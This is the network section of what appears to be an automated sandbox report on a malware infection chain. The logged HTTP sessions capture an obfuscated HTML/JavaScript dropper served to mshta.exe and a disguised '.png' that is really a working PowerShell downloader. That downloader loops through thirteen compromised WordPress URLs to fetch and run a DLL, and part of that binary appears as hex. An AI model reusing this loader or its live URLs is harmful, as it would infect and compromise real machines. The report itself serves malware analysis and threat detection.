Jan 28, 2022 23:29:16.190320015 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.190347910 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.249223948 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.249345064 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.258512974 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.258529902 CET	443	49167	94.130.116.76	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:29:16.259016991 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.462415934 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.530689001 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.577862978 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583865881 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583909035 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583915949 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583945036 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583951950 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583955050 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583972931 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.583995104 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.583997965 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584034920 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584273100 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584295034 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.584304094 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.584330082 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.584336042 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.584346056 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584364891 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.584367037 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584374905 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.584404945 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584414959 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.584774971 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606007099 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606019974 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606049061 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606072903 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606085062 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606096029 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606098890 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606122971 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606127977 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606139898 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606164932 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606179953 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606393099 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606400967 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606439114 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606453896 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606461048 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606477022 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606482983 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606492043 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606708050 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606901884 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606933117 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606956005 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.606961966 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.606973886 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.607139111 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.627837896 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.627876997 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.627912998 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.627924919 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.627934933 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.627974033 CET	49167	443	192.168.2.22	94.130.116.76

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:29:16.031820059 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 23:29:16.143213034 CET	53	52167	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 23:29:16.031820059 CET	192.168.2.22	8.8.8.8	0x1a90	Standard query (0)	www.yeald.finance	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 23:29:16.143213034 CET	8.8.8.8	192.168.2.22	0x1a90	No error (0)	www.yeald.finance		94.130.116.76	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.yeald.finance
- 91.240.118.168

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	94.130.116.76	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49165	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:29:11.789922953 CET	0	OUT	GET /zzx/ccv/fe.html HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.240.118.168 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
23:29:11.851083994 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Jan 2022 22:29:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11101
Last-Modified: Wed, 26 Jan 2022 22:19:29 GMT
Connection: keep-alive
ETag: "61f1c8f1-2b5d"
Accept-Ranges: bytes
Data Raw: 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65
71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45 6d 75 6c 61 74 65
49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 4d 6f 64 65 7c 7c
64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d 64 6f 63 75 6d 65
6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37 36 63 3d 28 21 28
6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f 6c 6c 3d 6c 6f 63
61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74 6f 4c 6f 77 65 72
43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31 31 2e 69 6e 64
65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b 68 74 27 29 7c 6c
49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f
63 6f 6c 2b 27 30 46 44 27 3b 6f 41 35 54 32 34 6a 45 64 78 6d 48 38 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 75 79 53
4d 6f 71 32 53 35 73 66 44 51 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 75 79 53 4d 6f 71 32 53 35 73 66 44 51 5b 30 5d
3d 27 5c 31 36 34 25 33 33 5c 31 30 33 5c 31 34 36 5c 31 35 33 72 25 33 38 5c 31 31 31 27 20 20 20 3b 6f 41 35 54 32
34 6a 45 64 78 6d 48 38 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f
20 7f 50 7f 55 7f 42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f
54 7f 4d 7f 4c 7f 20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f
4e 7f 22 7e 15 7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f
78 7e 5c 6e 7e 0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64
7f 74 7f 64 7f 22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31
7f 39 7e 79 7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36
7f 28 7f 75 7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 25 7f 37 7f 36 7f 61 7d 18 7f 32 7f 25 7f 32 7f 30 7f 71 7d 18
7f 39 7f 25 7f 33 7f 37 7d 24 7f 44 7d 1e 7d 26 7f 32 7d 26 7f 33 7f 42 7f 5c 5c 7f 31 7f 36 7f 31 7d 22 7d 24 7f 38 7d 5c 27
7d 2f 7f 32 7f 33 7d 2f 7f 36 7f 34 7d 3a 7d 1d 7f 36 7f 39 7f 6e 7f 67 7d 1e 7f 45 7f 66 7f 72 7d 2f
Data Ascii: <html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentM
ode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=
location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per'
);f9f76c|=lII;zLP=location.protocol+'0FD';oA5T24jEdxmH8=new Array();uySMoq2S5sfDQ=new Array();uySMoq
2S5sfDQ[0]='\164%33\103\146\153r%38\111'   ;oA5T24jEdxmH8[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML
1.0 Transitional~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G
~I/19~y~V~l~f~head~gscript>ev~6(une}ape(\'%76a}2%20q}9%37}$D}}&2}&3B\\161}"}$8}\'}/23}/64}:}69ng}Efr}/</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49166	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:29:15.938608885 CET	13	OUT	GET /zzx/ccv/fe.png HTTP/1.1 Host: 91.240.118.168 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:29:15.997328997 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 28 Jan 2022 22:29:15 GMT Content-Type: image/png Content-Length: 1236 Last-Modified: Wed, 26 Jan 2022 22:19:20 GMT Connection: keep-alive ETag: "61f1c8e8-4d4" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 44 6f 63 75 6d 65 6e 74 73 5c 73 73 64 2e 64 6c 6c 22 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 65 61 6c 64 2e 66 69 6e 61 6e 63 65 2f 77 70 2d 61 64 6d 69 6e 2f 31 57 67 50 52 6d 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 73 6e 65 61 6b 61 64 72 65 61 6d 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 63 63 6d 41 4f 71 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 73 3a 2f 2f 75 6d 61 6e 6f 73 74 75 64 69 6f 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 6e 31 4c 47 37 61 4a 6e 70 74 42 6c 51 6b 43 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 73 3a 2f 2f 77 65 64 64 69 6e 67 62 61 6e 64 73 69 72 65 6c 61 6e 64 6a 62 6b 2e 63 6f 6d 2f 68 67 73 79 6e 74 32 2f 6f 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 73 3a 2f 2f 67 65 74 63 6f 64 65 2e 69 6e 66 6f 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 51 44 78 38 62 35 6a 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 73 3a 2f 2f 66 61 6c 61 68 2e 6f 72 67 2e 70 6b 2f 76 65 67 61 73 76 75 6c 6b 61 6e 31 30 30 30 2e 66 61 6c 61 68 2e 6f 72 67 2e 70 6b 2f 5a 42 52 78 34 51 75 55 58 66 4c 48 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 63 68 6f 63 68 75 6e 67 63 75 68 61 6e 6f 69 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 63 79 45 32 75 30 63 6e 6f 6c 50 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 73 3a 2f 2f 61 6c 6c 61 61 67 65 6e 63 79 2e 72 6f 2f 77 70 2d 61 64 6d 69 6e 2f 37 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 74 61 74 74 6f 6f 62 6c 6f 67 2e 63 6e 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 4b 4a 4c 76 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 73 3a 2f 2f 70 61 6c 61 6e 6b 68 69 72 2e 68 75 2f 74 6f 6f 6c 73 2f 47 4a 52 4e 68 5a 48 7a 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 61 73 62 6f 6e 69 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 33 7a 55 51 6c 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 74 61 6e 71 75 65 73 73 65 70 74 69 63 6f 73 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 41 70 56 56 62 6c 31 66 51 30 2f 27 3b 0d 0a 24 75 72 6c 31 33 20 3d 20 27 68 74 74 70 3a 2f 2f 73 74 61 72 73 70 65 65 64 6e 67 2e 63 6f 6d 2f 4f 6e 65 2d 46 69 6c 65 2f 55 33 54 72 6d 6c 2f 27 3b 0d 0a 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 2c 24 75 72 6c 31 33 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b Data Ascii: $path = "C:\Users\Public\Documents\ssd.dll";$url1 = 'https://www.yeald.finance/wp-admin/1WgPRm/';$url2 = 'http://sneakadream.com/wp-content/pccmAOq/';$url3 = 'https://umanostudio.com/wp-admin/n1LG7aJnptBlQkC/';$url4 = 'https://weddingbandsirelandjbk.com/hgsynt2/o/';$url5 = 'https://getcode.info/wp-content/QDx8b5j/';$url6 = 'https://falah.org.pk/vegasvulkan1000.falah.org.pk/ZBRx4QuUXfLH/';$url7 = 'https://chochungcuhanoi.com/wp-content/cyE2u0cnolP/';$url8 = 'https://allaagency.ro/wp-admin/7/';$url9 = 'http://tattooblog.cn/wp-includes/KJLv/';$url10 = 'https://palankhir.hu/tools/GJRNhZHz/';$url11 = 'http://masboni.com/wp-admin/3zUQl/';$url12 = 'https://tanquessepticos.com/wp-admin/ApVVbl1fQ0/';$url13 = 'http://starspeedng.com/One-File/U3Trml/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12,$url13".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	94.130.116.76	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:29:16 UTC	0	OUT	GET /wp-admin/1WgPRm/ HTTP/1.1 Host: www.yeald.finance Connection: Keep-Alive
2022-01-28 22:29:16 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 28 Jan 2022 22:29:16 GMT Content-Type: application/x-msdownload Content-Length: 548864 Connection: close Set-Cookie: 61f46e3c85ef1=1643408956; expires=Fri, 28-Jan-2022 22:30:16 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Fri, 28 Jan 2022 22:29:16 GMT Expires: Fri, 28 Jan 2022 22:29:16 GMT Content-Disposition: attachment; filename="EjC.dll" Content-Transfer-Encoding: binary
2022-01-28 22:29:16 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fa f3 61 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PEL>a

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:29:16 UTC	16	IN	Data Raw: 2b 0d b8 30 05 10 2b 0d c0 30 05 10 8b 15 c8 30 05 10 0f af 15 bc 30 05 10 03 ca 8b 15 c8 30 05 10 0f af 15 bc 30 05 10 2b ca 2b 0d c8 30 05 10 2b 0d bc 30 05 10 2b 0d c0 30 05 10 8b 15 b8 30 05 10 0f af 15 c4 30 05 10 2b ca 2b 0d c8 30 05 10 8b 15 c0 30 05 10 0f af 15 c4 30 05 10 2b ca 2b 0d c8 30 05 10 8b 15 b8 30 05 10 0f af 15 c4 30 05 10 2b ca 8b 15 c8 30 05 10 0f af 15 bc 30 05 10 0f af 15 bc 30 05 10 03 ca 8b 15 c0 30 05 10 0f af 15 c0 30 05 10 2b ca 2b 0d c0 30 05 10 2b 0d c8 30 05 10 2b 0d c4 30 05 10 8b 55 08 88 04 0a e9 b2 ec ff ff 5e 8b e5 5d c3 cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 14 56 57 c7 45 fc 00 00 00 00 c7 45 ec 00 00 00 00 c7 45 f0 00 00 00 00 c7 45 f4 00 00 00 00 c7 45 f4 00 00 00 00 eb 09 8b 45 f4 83 c0 01 89 45 f4 8b 4d f4 3b Data Ascii: +0+00000++0+0+000++000++000+00000++0+0+0U^]UVWEEEEEEEM;
2022-01-28 22:29:16 UTC	32	IN	Data Raw: 0f af 4d f0 03 c1 8b 55 e4 0f af 55 f4 03 c2 8b 4d dc 0f af 4d e0 2b c1 03 45 dc 03 45 f0 8b 55 dc 0f af 55 f0 03 c2 8b 4d e4 0f af 4d f4 03 c1 8b 55 dc 0f af 55 e0 2b c2 03 45 dc 03 45 f0 8b 4d dc 0f af 4d f0 03 c1 8b 55 e4 0f af 55 f4 03 c2 8b 4d dc 0f af 4d e0 2b c1 03 45 dc 03 45 f0 03 45 dc 89 45 e8 8b 55 e8 0f af 55 f4 8b 45 e4 0f af 45 e4 0f af 45 f4 03 d0 8b 4d e4 0f af 4d e4 0f af 4d f4 03 d1 8b 45 e4 0f af 45 e4 0f af 45 f4 03 d0 8b 4d e4 0f af 4d e4 0f af 4d f4 03 d1 8b 45 e4 0f af 45 e4 0f af 45 f4 03 d0 8b 4d e4 0f af 4d e4 0f af 4d f4 03 d1 8b 45 e4 0f af 45 e4 0f af 45 f4 03 d0 8b 4d e4 0f af 4d e4 0f af 4d f4 03 d1 8b 45 e4 0f af 45 e4 0f af 45 f4 03 d0 8b 4d e4 0f af 4d e4 0f af 4d f4 03 d1 8b 45 e4 0f af 45 e4 0f af 45 f4 03 d0 8b 4d e4 Data Ascii: MUUMM+EEUUMMUU+EEMMUUMM+EEEEUUEEEMMMEEEMMMEEEMMMEEEMMMEEEMMMEEEM
2022-01-28 22:29:16 UTC	48	IN	Data Raw: 55 f0 0f af 55 e4 03 f2 8b 45 f4 0f af 45 e4 2b f0 2b 75 f0 03 75 f4 8b 45 e4 99 f7 7d f0 2b f0 8b 4d dc 0f af 4d e4 0f af 4d f4 2b f1 8b 4d e0 0f af 4d dc 0f af 4d e4 0f af 4d f4 0f af 4d f4 03 75 dc 03 ce 2b 4d e4 2b 4d dc 2b 4d e4 8b 55 dc 0f af 55 e0 03 ca 8b 45 e4 0f af 45 dc 0f af 45 dc 2b c8 8b 55 f0 0f af 55 e4 03 ca 8b 45 f4 0f af 45 e4 2b c8 2b 4d f0 03 4d f4 8b 45 e4 99 f7 7d f0 2b c8 8b 55 dc 0f af 55 e4 0f af 55 f4 2b ca 8b 75 e0 0f af 75 dc 0f af 75 e4 0f af 75 f4 0f af 75 f4 03 4d dc 03 f1 2b 75 e4 2b 75 dc 2b 75 e4 8b 45 dc 0f af 45 e0 03 f0 8b 4d e4 0f af 4d dc 0f af 4d dc 2b f1 8b 55 f0 0f af 55 e4 03 f2 8b 45 f4 0f af 45 e4 2b f0 2b 75 f0 03 75 f4 8b 45 e4 99 f7 7d f0 2b f0 8b 4d dc 0f af 4d e4 0f af 4d f4 2b f1 8b 4d e0 0f af 4d dc 0f Data Ascii: UUEE++uuE}+MMM+MMMMMu+M+M+MUUEEE+UUEE++MME}+UUU+uuuuuM+u+u+uEEMMM+UUEE++uuE}+MMM+MM
2022-01-28 22:29:16 UTC	64	IN	Data Raw: f4 0f af 45 f4 2b c8 03 4d f4 8b 55 dc 0f af 55 dc 2b ca 2b 4d e0 8b 45 e4 0f af 45 dc 0f af 45 e0 03 c8 2b 4d e4 8b 45 e0 99 f7 7d f4 03 c8 2b 4d e4 2b 4d e0 8b 45 e4 99 f7 7d e4 99 f7 7d f4 99 f7 7d e4 03 c8 2b 4d f0 03 4d dc 8b 55 f4 0f af 55 f4 2b ca 03 4d f4 8b 45 dc 0f af 45 dc 2b c8 2b 4d e0 8b 55 e4 0f af 55 dc 0f af 55 e0 03 ca 2b 4d e4 8b 45 e0 99 f7 7d f4 03 c8 2b 4d e4 2b 4d e0 8b 45 e4 99 f7 7d e4 99 f7 7d f4 99 f7 7d e4 03 c8 2b 4d f0 03 4d dc 8b 45 f4 0f af 45 f4 2b c8 03 4d f4 8b 55 dc 0f af 55 dc 2b ca 2b 4d e0 8b 45 e4 0f af 45 dc 0f af 45 e0 03 c8 2b 4d e4 8b 45 e0 99 f7 7d f4 03 c8 2b 4d e4 2b 4d e0 8b 45 e4 99 f7 7d e4 99 f7 7d f4 99 f7 7d e4 03 c8 2b 4d f0 03 4d dc 8b 55 f4 0f af 55 f4 2b ca 03 4d f4 8b 45 dc 0f af 45 dc 2b c8 2b 4d Data Ascii: E+MUU++MEEE+ME}+M+ME}}}+MMUU+MEE++MUUU+ME}+M+ME}}}+MMEE+MUU++MEEE+ME}+M+ME}}}+MMUU+MEE++M
